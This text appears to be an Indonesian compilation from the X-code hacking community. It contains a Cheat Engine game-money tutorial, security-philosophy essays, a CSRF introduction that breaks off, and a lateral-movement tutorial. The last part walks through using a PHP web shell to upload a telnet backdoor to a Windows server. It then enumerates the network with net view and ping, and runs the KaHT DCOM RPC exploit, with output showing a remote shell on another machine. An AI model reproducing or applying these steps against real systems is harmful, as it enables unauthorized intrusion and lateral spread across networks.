
Lihat gambar dibawah ini:




Kemudian pada kotak value isikan nilai 10000,nilai tersebut harus sama pada nilai uang yang kita miliki dalam game tersebut.Klik First Scan,tunggu hingga selesai.Setelah selesai kita buka lagi gamenya dan kita pancing supaya nilai uangnya berubah.Kita coba dengan membangun bangunan aja supaya nilai uangnya berubah.Lihat gambar dibawah ini:




Nah...!! nilai uangnya sudah berubah,ayo kita minimize lagi dan mencari nilai value 9200 pada kolom value hasil dari scan kita tadi.Lihat gambar dibawah ini:



Ternyata ada dua yang valuenya berubah, yang satu warnanya ijo dan yang satu lagi berwarna hitam. Jika kita pilih yang warna hijau maka akan sia-sia karena value tersebut tidak bisa kita ubah. Jadi kita pilih value 9200 yang berwarna hitam dengan mengkliknya 2 kali. Setelah di klik 2 kali maka address dan value tersebut akan pindah di kolom bawah, kita akan mengganti valuenya dengan nilai yang lebih besar. Caranya klik kanan-Pilih Change record-klik value, seperti pada gambar:



Lalu akan muncul kotak value,lihat gambar dibawah ini:



Kita ganti 9200 menjadi nilai kesukaan anda misal kita ganti 9999999 dan klik ok,kita lihat gamenya apakah nilai uangnya berubah menjadi 9999999.Dan wow ternyata berubah ,lihat gambar:



Nah sekarang kita bisa membangun sepuasnya tanpa harus memikirkan apakah uang kita akan habis.

Dan selesailah tutorial yang saya buat ini,saya memohon maaf yang sebesar besarnya kalau tutorial ini sudah usang dan tidak berguna,namanya juga ilmu kalau itu baru berarti menambah wawasan kita dan walaupun itu usang itu bisa mengingatkan kita .

Akhir kata ,**Wasalamualaikum Wr.Wb.**



Penulis:Muhammad Alfian Alfidilla
Banyuwangi 28-05-93
FB :Kapten Jegu
Thank to :Allah SWT

Artikel dan tutorial Kurniawan dari Blog.xcode.or.id



Founder Yogyakarta X-code
Kurniawan
Yk_family_code@yahoo.com

Kurniawan ? Windowser? Linuxer?

Memperbaiki miss persepsi selama ini bahwa penulis adalah seorang yang maniak windows? maniak linux? Penulis harap pembaca tidak melihat sesuatu dari luar yang belum tentu benar, penulis mendasarkan letak filosofi IT-nya pada filsafat itu sendiri, filsafat ilmu komputer dengan berbagai dialektika yang terbuka dengan sistem apapun.

Filosofi penulis terimplementasi dalam Yogyakarta X-code itu sendiri, Yogyakarta X-code adalah komunitas netral dimana lebih banyak terlepas dari filosofi-filosofi yang berpontensi lebih banyak melakukan intervensi pada ilmu pengetahuan itu sendiri, tidak sedikit orang yang dibutakan dengan filosofi yang lebih sempit sehingga mereka jauh dari rasionalitas itu sendiri.

Penulis berpendapat bahwa tidak ada komputer dengan sistem yang 100% aman, Yogyakarta X-code ada salah satunya untuk membantu komunitas dalam mengamankan sistem apa saja yang tidak ditujukan untuk sistem tertentu. Menurut penulis belum tentu linux lebih aman dari windows dan belum tentu juga windows lebih aman dari linux dalam konteks keseluruhan beserta aplikasi yang terinstall atau aktif secara umum oleh pengguna itu sendiri.

Berangkat dari filosofi masuk ke bidang ilmu pengetahuan, ilmu komputer, ilmu hacking, ilmu keamanan komputer untuk menempatkan sesuatu pada tempat yang seharusnya, Kurniawan dengan filosofi IT yang lebih ramah dan terbuka terhadap permasalahan keamanan sistem menempatkan Yogyakarta X-code pada posisi yang tidak fundamentalis dalam filosofi yang lebih sempit dalam bidang IT.

Yogyakarta X-code mempunyai kesadaran lebih yang tidak terhegemoni oleh filosofi hacker klasik, filosofi open source dan sebagainya yang berhubungan dengan IT, kampanye yang penulis lakukan sejak tahun kemarin sampai saat ini masih terus dikampanyekan tentang pentingnya intelektualitas di bidang IT, tidak hanya semata skill praktek. Yogyakarta X-code adalah komunitas belajar untuk semua orang tanpa dibatasi siapa saja yang boleh belajar bersama kami.

Dalam bidang keilmuan khususnya ilmu komputer, penulis akan melakukan filter dan perlawanan terhadap filosofi-filosofi tidak rasional yang melakukan intervensi dalam bidang keilmuan, filosofi bebas dianut oleh siapapun dan penulis dan penulis juga Yogyakarta X-code tidak ikut campur apapun filosofi tiap orang di bidang IT, tapi saat filosofi tersebut sudah mengintervensi bidang keilmuan komputer maka penulis dan Yogyakarta X-code akan berbicara disitu.

Kurniawan dalam dunia IT bukan windowser, bukan linuxer dalam arti identitas lebih luas, dalam identitas lebih luas kurniawan adalah praktisi, peneliti dan konsultan yang identitasnya disesuaikan dimana penulis berada.

Oleh Kurniawan - yk_family_code@yahoo.com

Mari kita lebih peduli pada keamanan komputer



Perkembangan komputer sudah sedemikian pesatnya dan sudah banyak dari kita semua yang mulai ketergantungan dengan komputer, selain itu dari sisi perkembangan aplikasi, para developer terlihat banyak yang terus berkompetisi membuat produk yang mudah digunakan dengan fitur yang semakin kompleks. Atas nama waktu dan target maka uji coba program terlihat banyak yang hanya di tes pada fungsinya, keamanan sering menjadi anak tiri.

Bukan hal yang baru melihat banyaknya web yang di hack, aplikasi yang di temukan celahnya dan sebagainya, seharusnya dalam mengembangkan suatu aplikasi kita perlu melakukan proses test termasuk dari sisi keamanan dan itu perlu berjalan dengan baik, jika tidak maka ancaman terhadap keamanan komputer akan semakin besar seiring semakin kompleksnya pada program.

Saat ini tutorial hacking begitu mudah diperoleh, baik disitus-situs hacker, juga di berbagai buku hacking. Ditambah software untuk alat hacking semakin mudah digunakan, contohnya menggunakan Fast-Track (Automated Penetration Testing), secara umum ini mengakibatkan individu-individu yang dikenal sebagai hacker menjadi menurun, tapi justru ancaman semakin naik karena orang dapat mudah menjadi penyerang dan hal ini merupakan ancaman bagi kepentingan umum apalagi ditambah makin banyaknya orang awam yang mulai mengenal komputer tanpa mengetahui bagaimana cara mengamankan komputernya sehingga korban dapat semakin banyak.

Menjadikan Hacking sebagai objek pemikiran maka penulis lebih melihat pada melakukan hacking dengan beretika dan tidak beretika. Untuk yang tidak beretika pengalaman penulis dari jaman dulu sampai saat ini adalah yang paling banyak dilakukan oleh orang ditambah dengan banyak orang yang tidak tahu hingga tidak peduli dengan

keamanan komputernya, sehingga sudah bisa ditebak yaitu mereka menjadi target empuk bagi para orang iseng atau orang yang memiliki tujuan khusus.

Di artikel ini penulis mengajak para pengembang untuk lebih memperhatikan sisi keamanan aplikasi yang dibuatnya yang dimana tindakan test tidak hanya pada fungsi saja tapi juga pada sisi keamanan, juga terhadap pengguna aplikasi yang juga perlu lebih memperhatikan sisi keamanan dalam menggunakan aplikasi, jika misalnya ingin menggunakan CMS dengan component tertentu maka paling tidak aplikasi yang akan digunakan diperiksa keamanannya paling tidak secara umum.

Oleh Kurniawan – yk_family_code@yahoo.com

Mengenal CSRF (Cross-site Request Forgery)

CSRF (Cross-site Request Forgery) merupakan suatu teknik hacking untuk mendapatkan atau bahkan menguasai suatu account dengan cara menyerang web yang dieksekusi atas wewenang korban, tanpa dikehendaknya.

CSRF merupakan teknik pemalsuan permintaan yang berasal dari halaman web atau situs yang berbeda, saat halaman situs dieksekusi oleh korban maka akan muncul account baru yang tanpa dikehendaki si admin.

Celah keamanan banyak di temukan di berbagai CMS, contohnya CMS VCalendar.



Penulis buat sebuah cerita agar mudah di mengerti, ada seorang admin memiliki situs yang dibangun dengan VCalendar, suatu saat dia login ke halaman administrator.

Login

Login:

Password:

[New User Registration](#) · [Remind Password](#)

Setelah si admin login dan masuk ke menu pilihan user maka akan tampil para user di situs tersebut.

Users								
Total Records: 3								
ID	Login	First Name	Last Name	Level	E-Mail	Date Add	Last Login	Active
1	admin	Admin	Admin	Admin	admin@company.com		2011-06-19 15:50:00	Yes
2	user	user	user	User	user@company.com			Yes
4	dewi	test	test	Admin	test@test.com		2011-05-13 12:37:13	Yes
Add New 1 of 1								

Terlihat ada 3 buah account, pada saat itu juga diminta oleh seseorang temannya untuk membuka suatu halaman situs.

Tutorial jumping antar server

Sebenarnya tutorial ini agak mirip dengan penulis mengisi demo hacking di UAD Jogja, hanya saja waktu di UAD ada penulis tambahkan eksploitasi teknik LFI dan SQL Injection yang arahnya untuk mendapatkan akses shell, ditambah waktu event di UAD penulis menggunakan Connect Back, tapi di tutorial ini menggunakan telnet backdoor, itulah perbedaannya dengan tutorial ini.

Di tutorial ini penulis tidak memberikan tutorial hacking web dari awal untuk mendapatkan shell karena tutorial seperti ini sudah banyak di luar, apalagi tutorial Connect Back sendiri ada tutorialnya di X-code Magazine silahkan cari sendiri.

Sebenarnya kita bisa memanfaatkan Netcat dan PHP Shell semacam R57, hanya PHP Shell seperti R57 tidak menampilkan fitur ini jika targetnya adalah Windows, jika targetnya linux maka fitur ini akan tampil dengan sendirinya, karena hacking di server linux sudah umum maka penulis berikan yang tutorial untuk target Windows.

Saat kita sudah mendapatkan akses shell dengan PHP shell maka akan tampil kurang lebih seperti di bawah ini

```
Executed command: dir
04/06/2011 08:31 AM <DIR> php_speedy_wp_0.5.2
04/05/2011 06:28 PM 191,857 php_speedy_wp_0.5.2.zip
12/20/2010 12:21 PM <DIR> restricted
05/19/2011 09:49 AM 0 results.txt
05/12/2011 02:07 PM <DIR> rfi
07/01/2007 05:02 PM 105,630 shell.txt
05/19/2011 01:12 AM 307,725 shellx.php
05/19/2011 09:37 AM 105,630 shellxx.php
05/04/2011 07:36 AM <DIR> snews17
03/16/2011 03:55 PM <DIR> sql_injection
12/24/2010 11:31 PM 3,104 telnet3.exe
04/06/2011 09:48 AM <DIR> tutorialms
03/16/2011 05:43 AM <DIR> upload
02/27/2011 10:51 AM 202 upload.php
05/19/2011 09:36 AM 202 upload10.php
05/19/2011 12:43 AM <DIR> vanilla

:: Execute command on serv

Run command 4
Work directory 4 E:\xampp\htdocs

:: Edit files ::


File for edit 4 E:\xampp\htdocs

:: Aliases ::

Select alias 4 find suid files

:: Find text in files ::
```



Setelah masuk maka kita dapat melakukan upload Telnet Backdoor dan program KaHt. Program KaHT adalah Program untuk mengeksploitasi komputer dengan sistem operasi Windows NT 4.0, Windows 2000, Windows XP. Windows Server 2003 (Buffer Overrun In RPC Interface Could Allow Code Execution).



Setelah terupload maka tinggal kita jalankan yang telnet backdoor saja.



Setelah dijalankan maka kita jalankan program Putty, lalu masukkan ip server dan port telnet yang sudah kita buka di server dengan melalui backdoor telnet



Bingo, kita dapat akses via telnet


A screenshot of a PuTTY terminal window. The title bar is blue and contains the text "- PuTTY" and standard window control buttons (minimize, maximize, close). The terminal area has a black background with white text. The text displayed is: "Microsoft Windows XP [Version 5.1.2600]" followed by "(C) Copyright 1985-2001 Microsoft Corp." on the next line. Below this, the command prompt shows the directory "E:\xampp\htdocs>" with a green cursor at the end.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\xampp\htdocs>
```

Target kita sekarang adalah melakukan *jumping* ke server lain, mungkinkah? ya mungkin saja, karena itu jangan heran jika misalkan suatu server terhack maka dapat berpengaruh ke server-server lainnya, dalam virtualisasi sendiri tidak menutup kemungkinan kita melakukan hack untuk mendapatkan akses di mesin yang sebenarnya (bukan virtual).

Untuk melakukan hack ke server lain maka lakukan perintah : net view lalu enter setelah itu kita ping




The image shows a PuTTY terminal window with a blue title bar. The terminal output displays the results of the 'net view' command, listing two servers: '\\WINXP' and '\\WINXPSP2'. The command execution is confirmed as successful.

```
net view\htdocs>net view
Server Name          Remark
-----
\\WINXP
\\WINXPSP2
The command completed successfully.

E:\xampp\htdocs>
```

Di atas muncul 2 nama server.

Setelah itu kita coba cari IP Address dari nama server WINXP yang tampil diatas.

A screenshot of a PuTTY terminal window. The title bar reads "- PuTTY". The terminal shows the following commands and output:

```
net view\htdocs>net view
Server Name          Remark
-----
\\WINXP
\\WINXPSP2
The command completed successfully.

ping winxptdocs>ping winxp

Pinging winxp [192.168.0.21] with 32 bytes of data:

Reply from 192.168.0.21: bytes=32 time=1ms TTL=128
Reply from 192.168.0.21: bytes=32 time=3ms TTL=128
Reply from 192.168.0.21: bytes=32 time=3ms TTL=128
Reply from 192.168.0.21: bytes=32 time=2ms TTL=128

Ping statistics for 192.168.0.21:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 3ms, Average = 2ms

E:\xampp\htdocs>
```

Bingo, kita dapat ip address server yang akan kita *jumping* yaitu 192.168.0.21

Untuk memastikan kita benar-benar sudah berada di komputer target maka kita dapat membandingkan IP Address komputer yang sudah kita masuki saat ini dengan komputer yang kita hack nantinya untuk *jumping* ke server berbeda.

Perintah untuk mengetahui IP Address komputer yang telah dimasuki saat ini, ketik :
ipconfig

```
- PuTTY
Reply from 192.168.0.21: bytes=32 time=3ms TTL=128
Reply from 192.168.0.21: bytes=32 time=3ms TTL=128
Reply from 192.168.0.21: bytes=32 time=2ms TTL=128

Ping statistics for 192.168.0.21:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 3ms, Average = 2ms

ipconfig\htdocs>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    IP Address. . . . . : 192.168.1.32
    Subnet Mask . . . . . : 255.255.255.0
    IP Address. . . . . : 192.168.0.32
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

E:\xampp\htdocs>
```

Setelah mengetahui ip address kita maka kita dapat mencoba melakukan *jumping* ke server dengan ip address 192.168.0.21.

Jika target yang akan kita jumping masih pakai Sistem operasi Windows XP (awal) atau Windows XP SP1, maka kita dapat melakukan Jumping dengan KaHT, perintahnya adalah : KaHT 192.168.0.20 192.168.0.21.

```
- PuTTY

dir kaht.exeocs>dir kaht.exe
Volume in drive E has no label.
Volume Serial Number is 8C61-F56C

Directory of E:\xampp\htdocs

06/19/2011  05:09 PM                10,784 KaHT.exe
               1 File(s)                10,784 bytes
               0 Dir(s)  1,400,674,304 bytes free

E:\xampp\htdocs>kaht 192.168.0.20 192.168.0.21
```

```
- PuTTY

Directory of E:\xampp\htdocs

06/19/2011  05:09 PM                10,784 KaHT.exe
               1 File(s)                10,784 bytes
               0 Dir(s)  1,400,674,304 bytes free


kaht 192.168.0.20 192.168.0.21.20 192.168.0.21

-----
      KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by at4r03wdesign.es
#haxorcitos && #localhost @Efnets Ownz you!!!
      FULL VERSION? :) - AUTOHACKING
-----

[+] Targets: 192.168.0.20-192.168.0.21 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 45755
[+] Scan In Progress...
- Connecting to 192.168.0.21
  Sending Exploit to a [WinXP] Server...
- Conectando conMicrosoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Program Exploit KaHT terlihat berjalan dengan baik dan kita dapat lebih yakinnya kita sudah berada di server yang berbeda maka kita dapat mencoba dengan perintah : ipconfig



```
- PuTTY
